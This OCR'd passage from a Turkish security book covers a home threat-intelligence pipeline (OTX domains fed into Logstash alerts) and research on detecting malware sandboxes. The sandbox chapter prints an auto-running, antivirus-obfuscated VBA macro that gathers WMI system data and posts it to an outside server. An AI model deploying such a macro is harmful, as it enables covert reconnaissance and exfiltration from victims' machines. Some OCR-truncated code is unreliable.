
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
root@ubuntu:/etc/logstash/ls-otx# cat OTX.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# OTX to Logstash Dictionary Script
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.mertsarica.com
#
# Credit: https://raw.githubusercontent.com/TravisFSmith/MyBroElk/master/maliciousIP.py

import re
debug = 0

def writeYAML():
        fname = "/etc/logstash/ls-otx/otx.dat"
        yamlFile = open("/etc/logstash/translate/OTX.yaml','w')
        with open(fname) as html:
                cti = []
                for line in html.readlines():
                        line = re.sub('\\r|\\n','',line)
                        if line.find("Intel::DOMAIN") >= 0:
                                try:
                                        line = line.split("\t")[0]
                                        if line not in cti:
                                                cti.append(line)
                                                if debug:
                                                        print line.split("\t")[0]
                                                yamlFile.write("\"" + line + "\": \"YES\"" + "\n")
                                except:
                                        continue

                        if line.find("Intel::URL") >= 0:
                                try:
                                        line = line.split("\t")[0]
                                        line = line.split("/")[0]
                                except:
                                        line = line.split("\t")[0]

                                try:
                                        line = line.split(":")[0]
                                        if line not in cti:
                                                cti.append(line)
                                                if debug:
                                                        print line
                                                yamlFile.write("\"" + line + "\": \"YES\"" + "\n")
                                except:
                                        if line not in cti:
                                                cti.append(line)
                                                if debug:
                                                        print line
                                                yamlFile.write("\"" + line + "\": \"YES\"" + "\n")

                yamlFile.close()

if __name__=="__main__":
        writeYAML()
root@ubuntu:/etc/logstash/ls-otx#
```

```
root@ubuntu:/etc/logstash/translate# ls
OTX.yaml
root@ubuntu:/etc/logstash/translate# head -n 10 OTX.yaml
"www.aucsellers.com": "YES"
"www.lunwe.com": "YES"
"patane.myonlineportal.org": "YES"
"isozaki.sakura.ne.jp": "YES"
"www.wco-kyousai.com": "YES"
"www.51cs.net": "YES"
"www6.intarnetservice.com": "YES"
"www.webmailerservices.com": "YES"
"go-trust.webmailerservices.com": "YES"
"www.adobeservice.net": "YES"
root@ubuntu:/etc/logstash/translate#
```

Logstash'un ayar dosyası (**logstash.conf**) üzerinde syslog-ng ile kayıt altına alınan DNS kayıtlarını Grok filtresi ile okuyan ve Translate filtresi ile burada yer alan ip adreslerinden veya alan adlarından herhangi birinin OTX.yaml dosyasında olması durumunda e-posta ile alarm gönderen tanımlamaları yaptım.


Ardından Logstash'i yeniden başlatıp **OTX.yaml** dosyasında yer alan **www[.]aucsellers[.]com** adresine **nslookup** yaptığımda alarmın başarıyla üremesini ve bana e-posta ile gönderilmesini sağlamış kısaca ev tipi tehdit istihbaratı servisini başarıyla hayata geçirmiş oldum. ?




```
root@ubuntu:/etc/logstash# cat logstash.conf
input {
  stdin { type => syslog }
  file {
    path             => "/var/log/dns-sys/192.168.1.1/*.log"
    start_position => "beginning"
  }
}

filter {
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: (reply|cached) %{GREEDYDATA:syslog_lporhost} (is) %{GREEDYDATA
:syslog_lporhost2}" }
    add_tag => "dnsmasq"
  }
  grok {
    match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp} %{SYSLOGHOST:syslog_hostname} %{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: (query\[A\]) %{GREEDYDATA:syslog_lporhost} (from) %{GREEDYDATA
:syslog_queryfrom}" }
    add_tag => "dnsmasq"
  }
  translate {
    field => "syslog_lporhost"
    destination => "malicious"
    dictionary_path => "/etc/logstash/translate/OTX.yaml"
    add_tag => "malicious"
  }
  translate {
    field => "syslog_lporhost2"
    destination => "malicious"
    dictionary_path => "/etc/logstash/translate/OTX.yaml"
    add_tag => "malicious"
  }
  mutate { remove_tag => ["_grokparsefailure"]
  }
  if "dnsmasq" not in [tags] {
    drop { }
  }
}

output {
  stdout {
    codec => rubydebug
  }
  if [malicious] == "YES" and [syslog_lporhost2] {
  email {
        address => "127.0.0.1"
        from => "alert@mertsarica.com"
        htmlbody => "Malicious traffic has been detected!<br/><br/>
                     <b>Destination Domain: </b>%{syslog_lporhost}<br/>
                     <b>Destination IP: </b>%{syslog_lporhost2}<br/>
                     <b>Raw Log: </b>%{message}"

        port => 25
        subject => "Malicious Traffic"
        to => "mert.sarica@gmail.com"
        use_tls => false
  }
  } else if [malicious] == "YES" and [syslog_queryfrom] {
  email {
        address => "127.0.0.1"
        from => "alert@mertsarica.com"
        htmlbody => "Malicious traffic has been detected!<br/><br/>
                     <b>Source IP: </b>%{syslog_queryfrom}<br/>
                     <b>Destination IP or Domain: </b>%{syslog_lporhost}<br/>
                     <b>Raw Log: </b>%{message}"

        port => 25
        subject => "Malicious Traffic"
        to => "mert.sarica@gmail.com"
        use_tls => false
  }
```

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM SIMPLE BOOK PUBLISHING

```
root@ubuntu:/etc/logstash# /usr/share/logstash/bin/logstash -f logstash.conf
WARNING: Could not find logstash.yml which is typically located in $LS_HOME/config or /etc/logstash. You can specify the path using --path.settings. Continuing using the defaults
Could not find log4j2 configuration at path /usr/share/logstash/config/log4j2.properties. Using default config which logs errors to the console
[WARN ] 2019-04-01 21:47:48.681 [LogStash::Runner] multilocal - Ignoring the 'pipelines.yml' file because modules or command line options are specified
[INFO ] 2019-04-01 21:47:48.747 [LogStash::Runner] runner - Starting Logstash {"logstash.version"=>"6.7.0"}
[INFO ] 2019-04-01 21:48:36.336 [Converge PipelineAction::Create<main>] pipeline - Starting pipeline {:pipeline_id=>"main", "pipeline.workers"=>4, "pipeline.batch.size"=>125, "pipeline.batch.delay"=>50}
[INFO ] 2019-04-01 21:48:46.924 [Converge PipelineAction::Create<main>] pipeline - Pipeline started successfully {:pipeline_id=>"main", :thread=>"#<Thread:0x4aa68f3b run>"}
The stdin plugin is now waiting for input:
[INFO ] 2019-04-01 21:48:47.011 [Ruby-0-Thread-1: /usr/share/logstash/lib/bootstrap/environment.rb:6] agent - Pipelines running {:count=>1, :running_pipelines=>[:main], :non_running_pipelines=>[]}
[INFO ] 2019-04-01 21:48:46.417 [Ruby webserver] agent - Successfully started Logstash API endpoint {:port=>9600}
Mar 31 19:17:49 192.168.1.1 dnsmasq[29860]: reply test.com is 173.194.219.138
/usr/share/logstash/vendor/bundle/jruby/2.5.0/gems/awesome_print-1.7.0/lib/awesome_print/formatters/base_formatter.rb:31: warning: constant ::Fixnum is deprecated
{
        "syslog_program" => "dnsmasq",
                "message" => "Mar 31 19:17:49 192.168.1.1 dnsmasq[29860]: reply test.com is 173.194.219.138",
                   "host" => "0.0.0.0",
      "syslog_fqdnhost" => "test.com",
           "syslog_pid" => "29860",
                 "token" => "mMAyqWWXWWyrOeSSsitgQNzLyNxkYa",
             "@timestamp" => 2019-04-01T18:49:17.281Z,
      "syslog_fqdnhost2" => "173.194.219.138",
                   "type" => "syslog",
      "syslog_hostname" => "192.168.1.1",
      "syslog_timestamp" => "Mar 31 19:17:49",
                   "tags" => [
                       [0] "dnsmasq",
                       ],
                 "@version" => "1"
}
Mar 31 19:17:49 192.168.1.1 dnsmasq[29860]: reply www.aucsellers.com is 173.194.219.138
{
        "syslog_program" => "dnsmasq",
                "message" => "Mar 31 19:17:49 192.168.1.1 dnsmasq[29860]: reply www.aucsellers.com is 173.194.219.138",
                   "host" => "0.0.0.0",
      "syslog_fqdnhost" => "www.aucsellers.com",
           "syslog_pid" => "29860",
                 "token" => "mMAyqWWXWWyrOeSSsitgQNzLyNxkYa",
             "@timestamp" => 2019-04-01T18:49:27.860Z,
      "syslog_fqdnhost2" => "173.194.219.138",
                   "type" => "syslog",
      "syslog_hostname" => "192.168.1.1",
      "syslog_timestamp" => "Mar 31 19:17:49",
                   "tags" => [
                       [0] "dnsmasq",
                       [1] "malicious",
                       ],
                 "@version" => "1",
             "malicious" => "YES"
}
```



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

11. Kum Havuzu Tespiti

8-9 yıl önce yazdığım blog yazılarında (Anti Analiz, Anti Anti-VMWare) zararlı yazılım geliştiren art niyetli kişilerin, zararlı yazılımlarının sanal sistemlerde güvenlik araştırmacıları veya güvenlik sistemleri tarafından analiz edilmesini zorlaştırma, engelleme adına çeşitli yöntemlerden faydalandıklarından bahsetmiştim.

Tabii günümüzde Virtual Desktop Infrastructure (VDI) teknolojilerinin kurumsal ortamlarda son kullanıcılar tarafından yaygın olarak kullanılmaya başlanmasıyla sanal sistemlerin çoğunlukla sunucular veya zararlı yazılım analistleri, güvenlik araştırmacıları tarafından kullanıldığı günler geride kalmaya başladı. Durum böyle olunca da zararlı yazılım geliştiricilerinden kırmızı takım (red team) çalışması gerçekleştiren etik hackerlara kadar hedef sistemleri kendi araçları ile uzaktan yönetmek ancak yakalanmak istemeyenlerin ortak kaygısı, sanal sistemlerde çalışabilen fakat analiz sisteminde çalışmayan araçlar tasarlamak ve geliştirmek olmaya başladı. Gerçekçi bir yaklaşımla analiz

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

sisteminde çalışmayan bir aracın geliştirilmesinin mümkün olamayacağını bilen zararlı yazılım geliştiricileri, yakalandıklarını anlamak ve operasyonlarını durdurmak için VirusTotal üzerinde belli zaman aralıklarında geliştirdikleri zararlı yazılımlarının hash değerlerini aratmaktadırlar. Benzer şekilde mavi takım tarafından yakalanabileceği ihtimalini göz ardı etmeyen kırmızı takım çalışanları ise operasyonlarının sürdürülebilirliğini sağlama adına RedELK gibi projelerden faydalanmaktadırlar.

Zararlı olduğundan şüphe edilen dosyaların son kullanıcılar, güvenlik uzmanları tarafından VirusTotal, Any.Run, Hybrid Analysis, Lastline Analyst, VMRay Analyzer vb. kum havuzu sistemlerine yüklendiğini bildiğim için çok güvendiğimiz bu kum havuzu sistemlerini tespit etmenin pratikte ne kadar kolay veya zor olduğunu araştırmaya ve sizlerle paylaşmaya karar verdim.


Bunun için ilk olarak kum havuzu sistemleri ile ilgili bilgi toplamam (keşif) gerekiyordu. Kum havuza sistemine yüklenen bir yazılım, dinamik analiz esnasında hedef bir sistem (c&c) ile haberleşmeye geçtiğinde kum havuzu sistemi tarafından izlenmekte ve kayıt altına alınmakta kısaca bu sistemler üzerinde internetteki bağlantısına izin verilmektedir. Ben de bu fırsattan istifade ederek hedef işletim sistemi ile ilgili bilgi toplayan bir Microsoft Office makrosu hazırlamaya karar verdim. Makro ile bu işi yapmanın en kolay yolu özellikle hedeflenmiş saldırılarda (APT) yanal hareket (lateral movement) amacıyla kullanılan Windows Management Instrumentation (WMI)'dan faydalanmaktı. WMI ile ilgili olarak Microsoft'un sitesinde ufak bir araştırma yaptığınızda (Win32 Provider) hedef işletim sistemi ile ilgili çok ama çok sayıda bilgi toplayabildiğinizi görebilirsiniz.


Dünyayı yeniden keşfetmeme adına Google'da ufak bir arama yaptığımda VBA ile WMI üzerinden bilgi toplamaya yarayan basit bir betik ile karşılaştım. Bu betik dosyasına Microsoft'un sayfasında işletim sistemine yönelik olan 25 adet sınıfı ekledikten

sonra bu bilgileri **https://www.mertsarica.com/macro.php** adresine göndermesini sağladım. Antivirüs yazılımları tarafından kolayca tespit edilememesi adına da macro_pack aracı ile makroyu gizledim. (obfuscation)

```
' Author: Mert SARICA - https://www.mertsarica.com - mert.sarica[@]gmail.com
' For Security Research Purposes Only
' Credit: https://sites.google.com/site/bevondexcel/project-updates/exposingsystemsecretswithvbaandwmiapi

Private Sub Document_Open()
WMI
End Sub

Sub WMI()

    Dim oWMISrvEx       As Object   'SWbemServicesEx
    Dim oWMIObjSet      As Object   'SWbemServicesObjectSet
    Dim oWMIObjEx       As Object   'SWbemObjectEx
    Dim oWMIProp        As Object   'SWbemProperty
    Dim n               As Long     'Generic Counter
    Dim i               As Integer
    Dim s               As Integer
    Dim sWQL(1 To 25) As String
    Dim arrMarks() As String
    Dim msgString As String
    Dim rValue As Boolean

    ReDim arrMarks(65535)

    sWQL(1) = "Select * From Win32_NetworkAdapterConfiguration"
    sWQL(2) = "Select * From Win32_SystemEnclosure" 'PC 's Manufacturer and Serial Number
    sWQL(3) = "Select * From Win32_LogicalDisk" 'Disks with capacities and free space.
    sWQL(4) = "Select * From Win32_Processor" 'CPU Specs
    sWQL(5) = "Select * From Win32_PhysicalMemoryArray" 'RAM/Installed Memory size
    sWQL(6) = "Select * From Win32_VideoController" 'Graphics adapter and settings
    sWQL(7) = "Select * From Win32_OnBoardDevice" 'Motherboard devices
    sWQL(8) = "Select * From Win32_OperatingSystem" 'Which version of Windows with Serial Number
    sWQL(9) = "Select * From WIn32_Printer" 'Installed Printers
    sWQL(10) = "Select * From Win32_Product" 'Installed Software
    sWQL(11) = "Select * From WIn32_Account" 'List all User Accounts on a PC or Domain
    sWQL(12) = "Select * From Win32_ComputerSystem" 'See who is currently using a remote PC (also Win32_LoggedOnUser)
    sWQL(13) = "Select * From Win32_BaseService" 'List services running (or stopped) on any PC along with the
    service's path and file name.
```

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



C:\Windows\system32\cmd.exe
Malicious Office, VBS, and other retro formats for pentests and redteam - Version:1.6 Release:Community
[+] Preparations...
[-] Target output format: Excel
[-] Input file path: macro.txt
[-] Temporary working dir: temp
[-] Store input file...
[-] Temporary input file: temp\cefiigddy.vba
[+] Prepare Excel file generation...
[-] Check feasibility...
[+] VBA names obfuscation ...
[-] Rename functions...
[-] Rename variables...
[-] Rename numeric constants...
[-] Rename API imports...
[-] OK!
[+] VBA strings obfuscation ...
[-] Split strings...
[-] Encode strings...
[-] OK!
[+] VBA form obfuscation ...
[-] Remove comments...
[-] Remove spaces...
[-] OK!
[+] Generating MS Excel document...
[-] Set Software\Microsoft\Office\16.0\Excel\Security to 1...
[-] Open workbook...
[-] Changing auto open function from Document_Open to Workbook_Open...
[-] Inject VBA...
[-] Remove hidden data and personal info...
[-] Save workbook...
[-] Set Software\Microsoft\Office\16.0\Excel\Security to 0...
[-] Generated Excel file path: C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm
[-] Test with :
macro_pack.exe --run C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm
[+] Cleaning...
Done!



Microsoft Visual Basic for Applications - Mert-Obfuscated25.xlsm - [ThisWorkbook (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 79, Col 37
Properties - ThisWorkbook
ThisWorkbool Workbook
Alphabetic Categorized
(General)
devoitudboz
Const nzslynpeha = 2
Const nefuhtkuev = 1
Const yxtfogysvi = 0
Sub Workbook_Open()
kobgwwizmj
End Sub
Sub kobgwwizmj()
Dim byfuecbw As Object
Dim azrwemvrgxpef As Object
Dim jdryvxbqqka As Object
Dim vjmxuhqgswzhnlwtbzg As Object
Dim yichuclkzdspcun As Long
Dim yhuihbwhuwi As Integer
Dim pxjjhyujtbsvoolqhqv As Integer
Dim sWQL(1 To 25) As String
Dim arrMarks() As String
Dim wuvytgeakiv As String
Dim vrxgmbpd As Boolean
ReDim arrMarks(65535)
sWQL(1) = xmdhezkcfxfn("53656c656374202a2046") & xmdhezkcfxfn("726f6d2057696e33325f4e6574776f726
sWQL(2) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f53797374656d") & xmdhezkcfxfn("4
sWQL(3) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4c6f676963616c446973") & xmdhezk
sWQL(4) = xmdhezkcfxfn("5365") & xmdhezkcfxfn("6c656374202a2046726f6d2057696e33325f50726f6365737
sWQL(5) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f5068") & xmdhezkcfxfn("797369636
sWQL(6) = xmdhezkcfxfn("53656c6563") & xmdhezkcfxfn("74202a2046726f6d2057696e33325f566964656f436
sWQL(7) = xmdhezkcfxfn("53656c656374") & xmdhezkcfxfn("202a2046726f6d2057696e33325f4f6e426f61726
sWQL(8) = xmdhezkcfxfn("53656c656374202a20") & xmdhezkcfxfn("46726f6d2057696e33325f4f70657261746
sWQL(9) = xmdhezkcfxfn("53") & xmdhezkcfxfn("656c656374202a2046726f6d2057496e33325f5072696e74657

```
    sWQL(21) = "Select * from Win32_SystemBootConfiguration" 'Relates a computer system and its boot configuration."
    sWQL(22) = "Select * from Win32_SystemServices" 'Relates a computer system and a service program that exists on the system."
    sWQL(23) = "Select * from Win32_SystemSetting" 'Relates a computer system and a general setting on that system."
    sWQL(24) = "Select * from Win32_SystemSystemDriver" 'Relates a computer system and a system driver running on that computer system."
    sWQL(25) = "Select * from Win32_LogicalProgramGroup" 'Represents a program group in a computer system running Windows."


    For i = LBound(sWQL) To UBound(sWQL)
        s = s + 1
        arrMarks(s) = "***** " & sWQL(i) & " *****" & vbCr
        ' Debug.Print arrMarks(s)
        Set oWMISrvEx = GetObject("winmgmts:root/CIMV2")
        Set oWMIObjSet = oWMISrvEx.ExecQuery(sWQL(i))
        For Each oWMIObjEx In oWMIObjSet
                For Each oWMIProp In oWMIObjEx.Properties_
                    s = s + 1
                    If IsArray(oWMIProp.Value) Then
                        For n = LBound(oWMIProp.Value) To UBound(oWMIProp.Value)
                            If Not IsNull(oWMIProp.Value(n)) Then
                                'Debug.Print oWMIProp.Name & "(" & n & ")", oWMIProp.Value(n)
                                arrMarks(s) = oWMIProp.Name & "(" & n & ")" & oWMIProp.Value(n) & vbCr
                                'Debug.Print arrMarks(s)
                            End If
                        Next
                    ElseIf Not IsNull(oWMIProp.Value) Then
                        ' Debug.Print oWMIProp.Name, oWMIProp.Value, s
                        arrMarks(s) = oWMIProp.Name & " " & oWMIProp.Value & vbCr
                        'Debug.Print arrMarks(s)
                    End If
                Next
        Next
    Next i

    ReDim Preserve arrMarks(s)

    msgString = Join(arrMarks)
    ' Debug.Print msgString

    rValue = WinHTTPPostRequest("https://www.mertsarica.com/macro.php", msgString)

End Sub
```

Mert-Obfuscated25.xlsm dosyasını Any.Run ve VirusTotal'a yükledikten kısa bir süre sonra **https://www.mertsarica.com/macro.php** dosyasına istekler geldiğini gördüm. Gelen isteklere baktığımda kum havuzu analizi yapan sistemlerle ilgili önümde incelenmesi gereken epey bir bilgi olduğunu gördüm. ?

Bu bilgilere bakarken ilk olarak dikkatimi **Select * From Win32_OperatingSystem** WMI isteğinin çıktısında yer alan LastBootUpTime değeri çekti. Bu değer, işletim sisteminin en son hangi tarih ve saatte başlatıldığını belirtiyordu. Kum havuzu analizi yapan sistemler zararlı yazılımları analiz etmeden önce işletim sistemini sıfırdan, temiz hali ile başlatmaktadırlar dolayısıyla analizin gerçekleştirildiği işletim sisteminin yeniden başlatılma tarihi (**LastBootUpTime**) ile analiz tarihi (**LocalDateTime**) arasında maksimum 30 dakika gibi bir zaman farkı oluşmaktadır. Bu bilgiden de yola çıkarak yazılımın kum havuzunda analiz edildiğini varsaymak mümkümkün olabilmektedir.





Topladığım bilgilere göz atmaya devam ettiğimde **LastBootUpTime** ile **LocalDateTime** arasında 4 ay fark olduğunu fark ettiğim bir çıktı ile karşılaştım. 4 ay boyunca yeniden başlatılmayan bir son kullanıcı sistemi (Windows 7) oldukça şüphe çektiği için bu bilgileri yakından incelemeye başladım. Bilindiği üzere çoğu güvenlik araştırmacısının, zararlı yazılım analistinin hali hazırda izole, sanal bir analiz sistemi bulunmaktadır. Bu analiz sistemi zaman kaybetmeme adına her defasında yeniden başlatılmak yerine anlık görüntüden (snapshot) döndürülmektedir. Anlık görüntüden döndürülen bir işletim sisteminin de **LastBootUpTime** günler geçtikçe geride kalmakta

ve bir zararlı yazılım analiz edildiğinde **LocalDateTime** ile arasındaki zaman farkı kimi zaman ayları bulabilmektedir. Bu bilginin ışığında bir de şüphelendiğim bu çıktının Windows işletim sistemindeki program gruplarına **Win32_LogicalProgramGroup** dair bilgileri topladığı WMI bölümüne baktığımda bu defa güvenlik araştırmacıları, zararlı yazılım analistleri tarafından sıklıkla kullanılan Immunity Debugger, Process Hacker gibi araçların sistem üzerinde yüklü olduğunu gördüm. Bu da bana Office dosyamın bir tehdit avcısı tarafından analiz edildiği bilgisini sağlamış oldu. ?

```
Caption Microsoft Windows 7 Professional
CodeSet 1252
CountryCode 1
CreationClassName Win32_OperatingSystem
CSCreationClassName Win32_ComputerSystem
CSDVersion Service Pack 1
CSName MARYHILL-PC
CurrentTimeZone 60
DataExecutionPrevention_32BitApplications True
DataExecutionPrevention_Available True
DataExecutionPrevention_Drivers True
DataExecutionPrevention_SupportPolicy 2
Debug False
Description
Distributed False
EncryptionLevel 256
ForegroundApplicationBoost 2
FreePhysicalMemory 1252420
FreeSpaceInPagingFiles 1791456
FreeVirtualMemory 2862980
InstallDate 20160419151854.000000+120
 LastBootUpTime 20181113103206.500000+060
LocalDateTime 20190329103419.697000+060
Locale 0409
Manufacturer Microsoft Corporation
MaxNumberOfProcesses -1
MaxProcessMemorySize 8589934464
MUILanguages {0}en-US
Name Microsoft Windows 7 Professional |C:\Windows|\Device\Harddisk0\Partition2
 NumberOfProcesses 50
```


```
PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190329103419.697000+060") #LocalDateTime

29 Mart 2019 Cuma 12:34:19

PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20181113103206.500000+060") #LastBootUpTime

13 Kasım 2018 Salı 12:32:06
```


```
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Games"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\HxD Hex Editor"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Immunity Inc"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Immunity Inc\\Immunity Debugger"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
